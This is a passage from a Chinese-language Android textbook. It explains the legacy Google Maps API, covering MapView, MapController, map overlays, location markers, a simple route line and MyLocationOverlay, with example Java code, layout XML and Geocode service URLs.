21	public final java.util.List<Overlay> getOverlays()	普通	取得全部的地图图层
22	public int getMaxZoomLevel()	普通	取得最高的地图放大等级
23	public void setBuiltInZoomControls(boolean on)	普通	设置是否允许显示缩放按钮
24	public Projection getProjection()	普通	获取投影坐标

在表 13-5 中列出了 MapView 类的一些常用操作方法，下面对 getMapCenter()、getController()和 getOverlays()方法进行说明。

1．取得地图中心点坐标的方法：public GeoPoint getMapCenter()

getMapCenter()方法返回的类型（com.google.android.maps.GeoPoint）是一个表示当前坐标点的封装对象，在以后对地图的控制方法中，要经常使用此类的对象进行操作。GeoPoint 类的常用方法如表 13-6 所示。

表 13-6　GeoPoint 类的常用方法

No.	方　法	类　型	描　述
1	public GeoPoint(int latitudeE6, int longitudeE6)	普通	实例化 GeoPoint 类对象
2	public int getLatitudeE6()	普通	返回纬度（Latitude * 1E6）
3	public int getLongitudeE6()	普通	返回经度（Longitude * 1E6）

2．取得地图控制对象的方法：public MapController getController()

使用 MapView 类的 getController()方法，可以返回一个 com.google.android.maps.MapController 类的实例化对象，而通过此类提供的操作方法可以对地图的显示进行控制，控制的常用方法如表 13-7 所示。




表 13-7　MapController 类的常用方法

No.	方　　法	类　　型	描　　述
1	public void animateTo(GeoPoint point)	普通	在指定的坐标点上开始动画
2	public void animateTo(GeoPoint point ,Message message)	普通	在指定的坐标点上开始动画，并传递消息
3	public void scrollBy(int x, int y)	普通	滚动到指定的坐标点
4	public void setCenter(GeoPoint point)	普通	设置中心点坐标
5	public void stopAnimation(boolean jumpToFinish)	普通	停止动画
6	public int setZoom(int zoomLevel)	普通	设置缩放等级，1 为最低等级，21 为最高等级

3．取得地图上所有图层的方法：public final java.util.List<Overlay> getOverlays()

一个地图显示，实际上是由一个个独立的透明图层所组成的，例如，在这些图层中，最低层可能是一个地图显示图层（MapView），而在这之上有可能又增加了若干个位置表示的图层以及路径的显示图层，如图 13-22 所示。那么这些图层就可以通过 getOverlays()方法取得，此方法返回的是一个 List 集合，在此 List 集合中保存了多个 com.google. android.maps.Overlay 抽象类的对象，其中每一个 Overlay 的对象都表示一个独立的图层，将这些图层叠加在一起就可以完成最终的位置标记。




图 13-22　地图图层

通过图 13-22 可以发现，如果要完成 Google Map 的开发，不只是靠一个地图显示的界面，实际上还需要在这之上建立多个图层，而在 Android 中，每一个图层都可以通过一个 Overlay 对象来表示，在一个 Overlay 上一定会保存多个 OverlayItem 对象（位置点），那么下面先来研究 Overlay 和 OverlayItem 的基本使用，首先观察 Overlay 类的定义：

```
public abstract class Overlay
extends java.lang.Object
```

通过定义可以发现，Overlay 本身是一个抽象类，也是作为一个所有图层的操作父类所存在，主要是显示在 Map 图层之上，每当用户创建了一个新的 Overlay 对象之后，就可以利用 getOverlays()方法将其添加到所有图层之上，在此类中定义的常用方法如表 13-8 所示。

图 13-8 Overlay 类的常用方法

No.	方　法	类　型	描　述
1	public Overlay()	构造	实例化 Overlay 对象
2	public boolean onTap(GeoPoint p ,MapView mapView)	普通	表示当用户单击了指定的坐标点之后所需要执行的操作
3	public void draw(Canvas canvas, MapView mapv, boolean shadow)	普通	绘制阴影

了解了图层的概念之后，下面继续来研究表示图层位置点的 OverlayItem 类的使用。在每一个图层上会包含多个 OverlayItem 类的对象（表示多个位置点），OverlayItem 类的常用方法如表 13-9 所示。

表 13-9 OverlayItem 类的常用方法

No.	方　法	类　型	描　述
1	public OverlayItem(GeoPoint point, String title, String snippet)	构造	建立一个位置点，封装 GeoPoint 坐标，并且设置该位置点的标题以及说明
2	public String getTitle()	普通	取得位置点的标题
3	public String getSnippet()	普通	取得位置点的说明

通过表 13-9 列出的操作方法不难发现，OverlayItem 类的主要功能就是对包装 GeoPoint 类的数据进行包装，同时为这个 GeoPoint 所指定的坐标加入说明信息（title、snipper）。

可是 Overlay 类本身是一个抽象类，如果用户要定义图层，则需要为 Overlay 定义一个子类，但是在实际开发中，用户所定义的子类往往不是直接继承 Overlay 类，而是直接继承 Overlay 类的两个子类。

☑ ItemizedOverlay：主要用于绘制用户标记的图层，而所标记的形式由用户定义。
☑ MyLocationOverlay：主要用于显示用户所在的位置。

13.5.1 使用 ItemizedOverlay 在地图上定义一个位置标记

若只是在地图上进行位置的标记，则直接使用一个类继承 ItemizedOverlay 类即可（这个子类既然是 ItemizedOverlay 类的子类，那么也就一定是 Overlay 的子类），而在 ItemizedOverlay 类中，除了继承了 Overlay 类中的方法之外，还定义了如表 13-10 所示的扩充方法。

表 13-10 ItemizedOverlay 类定义的方法

No.	方　法	类　型	描　述
1	public ItemizedOverlay(Drawable defaultMarker)	构造	实例化对象时传入标记的 Drawable 对象
2	protected static Drawable boundCenter(Drawable balloon)	普通	在位置的正中央显示标记图片

续表

No.	方　　法	类　　型	描　　述
3	protected static Drawable boundCenterBottom (Drawable balloon)	普通	将坐标点置于标记图片下方的正中央
4	public abstract int size()	普通	取得该图层包含 OverlayItem 的个数
5	protected abstract Item createItem(int i)	普通	取得指定索引的 Item（OverlayItem）
6	public final Item getItem(int position)	普通	取得指定索引位置的 Item（OverlayItem）
7	protected final void populate()	普通	添加新的 ItemizedOverlay 之后必须使用此方法

所以如果要想定义表示图层的操作类，就可以直接继承 ItemizedOverlay 类并覆写类中相应的抽象方法。下面的程序将完成一个 ItemizedOverlay 子类的开发。

【例 13-12】 定义图层操作类——MyOverlayImpl，此类继承 ItemizedOverlay 类

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.List;
import android.app.AlertDialog;
import android.app.Dialog;
import android.content.Context;
import android.content.DialogInterface;
import android.graphics.drawable.Drawable;
import com.google.android.maps.ItemizedOverlay;
import com.google.android.maps.OverlayItem;
public class MyOverlayImpl extends ItemizedOverlay<OverlayItem> {
	private List<OverlayItem> allOverlayItems = new ArrayList<OverlayItem>();	//所有点
	private Context context = null;				//Context 对象
	public MyOverlayImpl(Drawable defaultMarker, Context context) {
		super(boundCenter(defaultMarker));			//标记图像在点中央
		this.context = context;				//设置 Context
	}
	@Override
	protected OverlayItem createItem(int i) {			//取得一个图层项
		return this.allOverlayItems.get(i);			//通过集合返回
	}
	@Override
	public int size() {					//全部图层项的个数
		return this.allOverlayItems.size();			//返回个数
	}
	@Override
	protected boolean onTap(int index) {			//单击标记图片之后的操作
		OverlayItem item = this.allOverlayItems.get(index);	//取得指定图层项
		Dialog dialog = new AlertDialog.Builder(this.context)	//对话框
			.setIcon(R.drawable.pic_m)			//设置显示图片
				.setTitle(item.getTitle())		//设置显示标题
				.setMessage(item.getSnippet())		//设置显示内容
				.setPositiveButton("关闭",		//增加一个确定按钮
					new DialogInterface.OnClickListener() {	//设置操作监听
						public void onClick(DialogInterface dialog,
							int whichButton) {	//单击事件
```

```
                }
            }).create();                              //创建对话框
        dialog.show();                                //显示对话框
        return true;                                  //处理此操作
    }
    public void addOverlayItem(OverlayItem item) {    //增加图层项
        this.allOverlayItems.add(item);               //增加项
        super.populate();                             //增加项操作
    }
}
```

此时一个专门用于处理图层的操作类就定义完成了，下面在 Map View 上进行图层的叠加。

【例 13-13】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <com.google.android.maps.MapView                   //定义 MapView 组件
        android:id="@+id/mapview"                      //组件 ID，程序中使用
        android:clickable="true"                       //允许拖拽地图
        android:enabled="true"                         //正常开启地图
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="fill_parent"            //组件高度为屏幕高度
        android:apiKey="0iY0AdVaszVJc0_-BkgatB-3xGtXsGdlv2PKKsg" />    //生成的密钥
</LinearLayout>
```

【例 13-14】 定义 Activity 程序，在地图上进行标记（分段显示）

```
package org.lxh.demo;
import android.content.Context;
import android.graphics.drawable.Drawable;
import android.location.Location;
import android.location.LocationListener;
import android.location.LocationManager;
import android.os.Bundle;
import com.google.android.maps.GeoPoint;
import com.google.android.maps.MapActivity;
import com.google.android.maps.MapController;
import com.google.android.maps.MapView;
import com.google.android.maps.OverlayItem;
public class GoogleMapDemo extends MapActivity {      //继承 MapActivity
    private int longitudeE6 = 0 ;                      //保存经度
    private int latitudeE6 = 0 ;                       //保存纬度
    private MapView mapView = null ;                   //地图组件
    @Override
    public void onCreate(Bundle savedInstanceState) {  //onCreate()方法
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);           //读取布局文件
        this.longitudeE6 = (int) (116.3975060 * 1E6) ; //默认经度
        this.latitudeE6 = (int) (39.9087110 * 1E6) ;   //默认纬度
```



```
            this.mapView = (MapView) super.findViewById(R.id.mapview) ;     //取得组件
            this.mapView.setBuiltInZoomControls(true) ;                      //可以缩放
            Drawable drawable = super.getResources()
                        .getDrawable(R.drawable.arrow);                      //取得标记资源
            MyOverlayImpl mol = new MyOverlayImpl(drawable,this) ;//定义图层类对象
            GeoPoint point = new GeoPoint(this.latitudeE6
                        , this.longitudeE6);                                 //封装纬度和经度
            OverlayItem overlayItem =
                        new OverlayItem(point, "您的位置！ ","我现在在北京天安门");  //包装坐标点
            mol.addOverlayItem(overlayItem) ;                                //增加一个图层项
            this.mapView.getOverlays().add(mol) ;                            //增加一个新图层
            MapController mapController = mapView.getController();  //取得地图控制对象
            mapController.animateTo(point);                                  //设置坐标点动画
            mapController.setZoom(16);                                       //放大级别设置为 16
      }
      @Override
      protected boolean isRouteDisplayed() {                                 //是否导航
            return false;                                                    //不导航
      }
}
```

本代码的主要功能是将当前位置的显示标记资源直接通过自定义的图层（Overlay）进行封装，并且通过 OverlayItem 封装了一个当前的显示位置，并且自动在地图上标记。但是经度和纬度的数据如果要想保存在 GeoPoint 类中，必须将数值乘以 1e6 才可以正常使用。

【例 13-15】 修改 AndroidManifest.xml 文件，配置权限

```
<uses-permission android:name="android.permission.INTERNET" />
```

程序运行之后会默认移动到指定的坐标并显示标记的图片，如图 13-23 所示。而当用户单击标记之后的显示效果如图 13-24 所示。



图 13-23　运行后默认移动到指定坐标



图 13-24　单击标记后触发 onTap()



提问：如何知道位置的坐标点？

通过上面的程序，可以知道天安门的坐标（纬度= 39.9087110、经度= 116.3975060），那么如果是一些不知道的坐标，该如何取得呢？

回答：直接利用 Google 提供的服务即可取得。

如果要想知道某一位置的具体坐标，最方便的做法是输入如下的路径：

http://maps.google.com/maps/api/geocode/json?address=天安门&sensor=false

只需要在 address 后面填写上指定的位置名称即可，而本章后面也将通过具体的程序演示如何在程序中通过给定的路径取得一些位置信息。

以上程序通过地图图层的方式显示了一个操作的坐标点，但是在很多导航软件上，都可以为用户进行导航路径的规划，如图 13-25 所示，此时就需要再增加一个地图图层，实现画导航路线的操作。



图 13-25　显示天安门到颐和园的路径

但是在这里还有一个最重要的问题，那就是如果现在的程序要在屏幕上显示出规划路径，肯定要通过 Canvas 类进行绘图的操作，可是此类所需要的并不是地图上的经、纬度坐标，而应该是屏幕上的 X 和 Y 坐标。为了将经、纬度与屏幕上的 X、Y 坐标对应，在 Android 中专门提供了一个 com.google.android.maps.Projection 接口，此接口中所提供的常用方法如表 13-11 所示。

表 13-11　Projection 接口的常用方法

No.	方　法	类　型	描　述
1	public Point toPixels(GeoPoint in, Point out)	普通	将 GeoPoint 包含的经、纬度坐标转换为地图上的一个点（Point，使用 X、Y 坐标表示）
2	public GeoPoint fromPixels(int x, int y)	普通	将地图上一个指定的点变为 GeoPoint 表示

通过表 13-11 可以发现，Projection 接口的主要功能是将 GeoPoint 类封装的经度与纬度信息，直接使用 toPixels()方法变为 Point 坐标，Canvas 类就可以通过 Point 类取得 X 与 Y 轴的坐标信息，而如果要想取得本接口的实例化对象，只需要使用 MapView 类的 getProjection()方法即可完成。



下面通过一个实际的程序来解释具体操作。

注意

本程序只是一个演示。

由于规划导航路线需要对地图的各个街道进行分析，而此类分析需要非常严格的算法支持，这超出了本书的范畴，所以本程序只是对规划路径的实现做一个基本介绍。

【例 13-16】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                  //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                             //所有组件垂直摆放
    android:layout_width="fill_parent"                         //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                       //布局管理器高度为屏幕高度
    <com.google.android.maps.MapView                           //定义 MapView 组件
        android:id="@+id/mapview"                              //组件 ID，程序中使用
        android:clickable="true"                               //允许拖拽地图
        android:enabled="true"                             //正常开启地图
        android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
        android:layout_height="fill_parent"                //组件高度为屏幕高度
        android:apiKey="0iY0AdVaszVJc0_-BkgatB-3xGtXsGdlv2PKKsg" />      //生成的密钥
</LinearLayout>
```

本布局管理器与之前使用的完全相同，只是提供了一个显示的地图层，而地图层准备完毕之后，下面还需要继续准备一个显示标记点的图层类——PaintPointOverlay.java。

【例 13-17】 定义表示点图层的工具类——PaintPointOverlay.java

```
package org.lxh.demo;
import android.graphics.Canvas;
import android.graphics.Color;
import android.graphics.Paint;
import android.graphics.Point;
import com.google.android.maps.GeoPoint;
import com.google.android.maps.MapView;
import com.google.android.maps.Overlay;
import com.google.android.maps.Projection;
public class PaintPointOverlay extends Overlay {               //定义图层
    private GeoPoint geoPoint;                                 //接收位置点的坐标
    public PaintPointOverlay(GeoPoint geoPoint) {              //通过构造方法接收数据
        this.geoPoint = geoPoint;
    }
    @Override
    public void draw(Canvas canvas, MapView mapView, boolean shadow) {      //绘图
        Point point = new Point();                             //定义 Point 用于 Canvas 绘图
        Projection projection = mapView.getProjection();       //取得 Projection 对象
        projection.toPixels(this.geoPoint, point);             //将坐标点变为屏幕坐标
        Paint paint = new Paint();                             //定义 Paint 对象
        paint.setColor(Color.RED);                             //设置为红色显示
```

```
            canvas.drawCircle(point.x, point.y, 6, paint);          //画圆
        }
}
```

本程序类只是作为一个图层的操作类，所以直接继承了 Overlay 类，而后将包装了显示坐标点的 GeoPoint 类的表示信息通过 Projection 接口转化为屏幕上的 X 和 Y 坐标，并使用 Canvas 类直接绘制一个圆形。

【例 13-18】 定义表示规划路线层的操作类——PaintLineOverlay.java

```
package org.lxh.demo;
import android.graphics.Canvas;
import android.graphics.Color;
import android.graphics.Paint;
import android.graphics.Paint.Style;
import android.graphics.Point;
import com.google.android.maps.GeoPoint;
import com.google.android.maps.MapView;
import com.google.android.maps.Overlay;
import com.google.android.maps.Projection;
public class PaintLineOverlay extends Overlay {
    private GeoPoint beginGeoPoint;                                 //开始坐标
    private GeoPoint endGeoPoint;                                   //结束坐标
    public PaintLineOverlay(GeoPoint beginGeoPoint, GeoPoint endGeoPoint) {
        this.beginGeoPoint = beginGeoPoint;
        this.endGeoPoint = endGeoPoint;
    }
    @Override
    public void draw(Canvas canvas, MapView mapView, boolean shadow) {
        Paint paint = new Paint();                                  //定义 Paint
        paint.setStyle(Style.FILL_AND_STROKE);                      //填充空心
        paint.setStrokeWidth(3);                                    //空心宽度为 3
        paint.setColor(Color.RED);                                  //设置绘图的颜色
        Point beginPoint = new Point();                             //开始点
        Point endPoint = new Point();                               //结束点
        Projection projection = mapView.getProjection();            //定义 Project
        projection.toPixels(this.beginGeoPoint, beginPoint);        //转换坐标
        projection.toPixels(this.endGeoPoint, endPoint);            //转换坐标
        canvas.drawLine(beginPoint.x, beginPoint.y, endPoint.x, endPoint.y,
                paint);                                             //画线
    }
}
```

本图层类的主要功能是在两个给定的坐标（beginGeoPoint、endGeoPoint）间绘制一条导航路线。

【例 13-19】 定义 Activity 程序，进行图层的叠加

```
package org.lxh.demo;
import android.os.Bundle;
import com.google.android.maps.GeoPoint;
import com.google.android.maps.MapActivity;
import com.google.android.maps.MapController;
```



```
import com.google.android.maps.MapView;
public class GoogleMapDemo extends MapActivity {                    //继承 MapActivity
    private MapView mapView = null ;                                //地图组件
    @Override
    public void onCreate(Bundle savedInstanceState) {               //onCreate()方法
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                        //读取布局文件
        GeoPoint beginGeoPoint = new GeoPoint((int) (39.9087110 * 1E6),
                (int) (116.3975060 * 1E6));                         //开始点
        GeoPoint endGeoPoint = new GeoPoint((int) (39.9995740 * 1E6),
                (int) (116.2739010 * 1E6));                         //结束点
        this.mapView = (MapView) super.findViewById(R.id.mapview) ; //取得组件
        this.mapView.setBuiltInZoomControls(true) ;                 //可以缩放
        this.mapView.getOverlays().add(new PaintPointOverlay(beginGeoPoint)) ;//增加新图层
        this.mapView.getOverlays().add(new PaintPointOverlay(endGeoPoint)) ; //增加新图层
        this.mapView.getOverlays().add(new PaintLineOverlay(beginGeoPoint,endGeoPoint)) ;
        MapController mapController = mapView.getController();      //取得地图控制对象
        mapController.animateTo(beginGeoPoint);                     //设置坐标点动画
        mapController.setZoom(12);                                  //放大级别设置为 12
    }
    @Override
    protected boolean isRouteDisplayed() {                          //是否导航
        return false;                                               //不导航
    }
}
```

【例 13-20】 修改 AndroidManifest.xml 文件，配置权限

```
<uses-permission android:name="android.permission.INTERNET" />
```

本程序主要完成图层叠加的操作，在本程序中首先设置了两个目的地点的坐标。

☑ 天安门：纬度= 39.9087110，经度= 116.3975060。

☑ 颐和园：纬度= 39.9995740，经度= 116.2739010。

而后将这两个坐标分别传到了 PaintPointOverlay 和 PaintLineOverlay 图层类进行图层的绘制，最终将这 3 个图层（两个表示点的图层，一个表示绘线的图层）进行叠加，程序的运行效果如图 13-25 所示。

13.5.2　使用 MyLocationOverlay 显示地图层

MyLocationOverlay 的主要功能是用于显示一个地图的图层，用于在 MapView 中显示当前的位置和方向，并且可以使用加重标记进行显示，此类的常用方法如表 13-12 所示。

表 13-12　MyLocationOverlay 类的常用方法

No.	方　法	类　型	描　述
1	public MyLocationOverlay(android.content.Context context, MapView mapView)	构造	创建一个 MyLocationOverlay 类的对象
2	public boolean enableCompass()	普通	是否启用指南针来判断方向

续表

No.	方　法	类　型	描　述
3	public void disableCompass()	普通	关闭方向提示
4	public boolean isCompassEnabled()	普通	方位提示是否打开
5	public boolean enableMyLocation()	普通	启动我的位置，并根据 GPS 或网络更新位置
6	public void disableMyLocation()	普通	关闭我的位置
7	public void onSensorChanged(int sensor, float[] values)	普通	传感器操作监听
8	public void onLocationChanged(Location location)	普通	位置改变监听
9	public void onStatusChanged(String provider, int status, Bundle extras)	普通	GPS 提供者改变监听
10	public void onProviderEnabled(String provider)	普通	位置提供者启动监听
11	public void onProviderDisabled(String provider)	普通	位置提供者关闭监听
12	public boolean onSnapToItem(int x, int y, Point snapPoint, MapView mapView)	普通	检测给定的 x 和 y 是否接近给定的捕捉点
13	public boolean onTap(GeoPoint p, MapView map)	普通	指定位置所进行的操作处理
14	public boolean draw(android.graphics.Canvas canvas, MapView mapView, boolean shadow, long when)	普通	在地图上进行图形的绘制
15	protected void drawMyLocation(Canvas canvas, MapView mapView, Location lastFix,GeoPoint myLocation,long when)	普通	在地图上绘制我的位置
16	protected void drawCompass(Canvas canvas, float bearing)	普通	在地图上绘制方向指针
17	public GeoPoint getMyLocation()	普通	取得我的位置
18	public android.location.Location getLastFix()	普通	返回一个离用户最近位置的坐标
19	public boolean isMyLocationEnabled()	普通	判断是否启用我的位置
20	public void onAccuracyChanged(int sensor, int accuracy)	普通	传感器精度改变时监听

MyLocationOverlay 子类要比 ItemizedOverlay 子类使用的简单，下面直接通过一段具体的代码说明如何标记自己的位置。

【例 13-21】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                   //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                              //所有组件垂直摆放
    android:layout_width="fill_parent"                          //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                        //布局管理器高度为屏幕高度
    <com.google.android.maps.MapView                            //定义 MapView 组件
        android:id="@+id/mapview"                               //组件 ID，程序中使用
        android:clickable="true"                                //允许拖拽地图
        android:enabled="true"                                  //正常开启地图
        android:layout_width="fill_parent"                      //组件宽度为屏幕宽度
        android:layout_height="fill_parent"                     //组件高度为屏幕高度
        android:apiKey="0iY0AdVaszVJc0_-BkgatB-3xGtXsGdlv2PKKsg" />     //生成的密钥
</LinearLayout>
```

【例 13-22】 定义 Activity 程序（分段显示）

```
package org.lxh.demo;
import android.content.Context;
import android.location.Location;
import android.location.LocationListener;
import android.location.LocationManager;
import android.os.Bundle;
import com.google.android.maps.GeoPoint;
import com.google.android.maps.MapActivity;
import com.google.android.maps.MapController;
import com.google.android.maps.MapView;
import com.google.android.maps.MyLocationOverlay;
public class GoogleMapDemo extends MapActivity {                    //继承 MapActivity
    private LocationManager locationManager = null;                 //位置管理
    private int longitudeE6 = 0 ;                                   //保存经度
    private int latitudeE6 = 0 ;                                    //保存纬度
    private MapView mapView = null ;                                //地图组件
    @Override
    public void onCreate(Bundle savedInstanceState) {               //onCreate()方法
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                        //读取布局文件
        this.longitudeE6 = (int) (116.3975060 * 1E6) ;              //默认经度
        this.latitudeE6 = (int) (39.9087110 * 1E6) ;                //默认纬度
        this.mapView = (MapView) super.findViewById(R.id.mapview) ;      //取得组件
        this.mapView.setBuiltInZoomControls(true) ;                 //可以缩放
        GeoPoint geoPoint = new GeoPoint(this.latitudeE6,
                this.longitudeE6);                                  //封装纬度和经度
        MyLocationOverlay myloc = new MyLocationOverlay(this, this.mapView) ;
        myloc.enableMyLocation();                                   //注册 GPS 更新我的位置
        myloc.enableCompass() ;                                     //开启磁场感应
        this.mapView.getOverlays().add(myloc);                      //增加一个新图层
        MapController mapController = mapView.getController();      //取得地图控制对象
        mapController.animateTo(geoPoint);                          //设置坐标点动画
        mapController.setCenter(geoPoint);                          //设置中心点
        mapController.setZoom(16);                                  //放大级别设置为 16
        this.locationManager = (LocationManager) super
                .getSystemService(Context.LOCATION_SERVICE);        //取得位置服务
        this.locationManager.requestLocationUpdates(
                LocationManager.GPS_PROVIDER,                       //GPS 定位提供者
                0,                                                  //时间间隔设置为 0 秒
                0,                                                  //位置间隔设置为 0 米
                new LocationListenerImpl());                        //设置位置监听
    }
```

本程序的主要功能也是在屏幕上进行坐标点的标记，而后使用 MyLocationOverlay 类定义新的地图层，并且使用 GPS 进行位置的注册。

```
    private class LocationListenerImpl implements LocationListener {
        @Override
```

```
            public void onLocationChanged(Location location) {       //设备位置发生改变时触发
                GoogleMapDemo.this.longitudeE6 = (int) (location.getLongitude() * 1e6) ;//取出经度
                GoogleMapDemo.this.latitudeE6 = (int) (location.getLatitude() * 1e6) ; //取出纬度
            }
            @Override
            public void onProviderDisabled(String provider) {         //当数据提供者关闭时触发
            }
            @Override
            public void onProviderEnabled(String provider) {          //当数据提供者启用时触发
            }
            @Override
            public void onStatusChanged(String provider,
                        int status, Bundle extras) {                  //当位置信息状态更新时触发
            }
        }
        @Override
        protected boolean isRouteDisplayed() {                       //是否导航
            return false;                                            //不导航
        }
}
```

【例 13-23】 修改 AndroidManifest.xml 文件，配置权限

```
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
```

当用户的位置发生改变后会自动触发 onLocationChanged()方法，并且使用此方法对位置的改变及时监听，这样就可以显示坐标点，程序的运行效果如图 13-26 所示。



图 13-26　我的位置

通过图 13-26 可以发现，此时只是将指定的坐标显示在了屏幕的中心位置，而并没有做出任何的其他标记，但当用户通过模拟器发送坐标后（如图 13-27 所示），就可以观察到位置的标记显示了，如图 13-28 所示。






图 13-27　发送坐标



图 13-28　显示我的位置

13.6　Geocode

通过之前的几个程序演示，读者应该可以很清楚地发现，只要有经度与纬度信息，就一定可以在 MapView 上标记出具体的位置，那么如果现在有一个位置的坐标（经度和纬度），该如何取得位置的名称呢？或者说，如果有一个位置的名称，该如何取得一个具体的坐标呢？实际上这两个功能就是 Geocode 所要完成的操作了。



提示

还有一种不可用的 Geocode。

要想完成地点的坐标查找或者通过坐标查找地点，在 Android 中还有一个 android.location.Geocode 的操作类可以完成，但是此类现在并不可用，有兴趣的读者可以自行实验，所以本书只是讲解如何通过 Web 取得位置信息。

在 Android 系统中，如果要想操作 Geocode，则可以直接利用 Google 提供的服务来完成，而用户可以通过如下两组网址取得信息。

（1）通过地址查询坐标

JSON 格式数据：　http://maps.google.com/maps/api/geocode/json?address=地点名称&sensor=false

XML 格式数据：　http://maps.google.com/maps/api/geocode/xml?address=地点名称&sensor=false

（2）通过坐标查找地址

JSON 格式数据：　http://maps.google.com/maps/api/geocode/json?latlng=纬度坐标,经度坐标&sensor=false

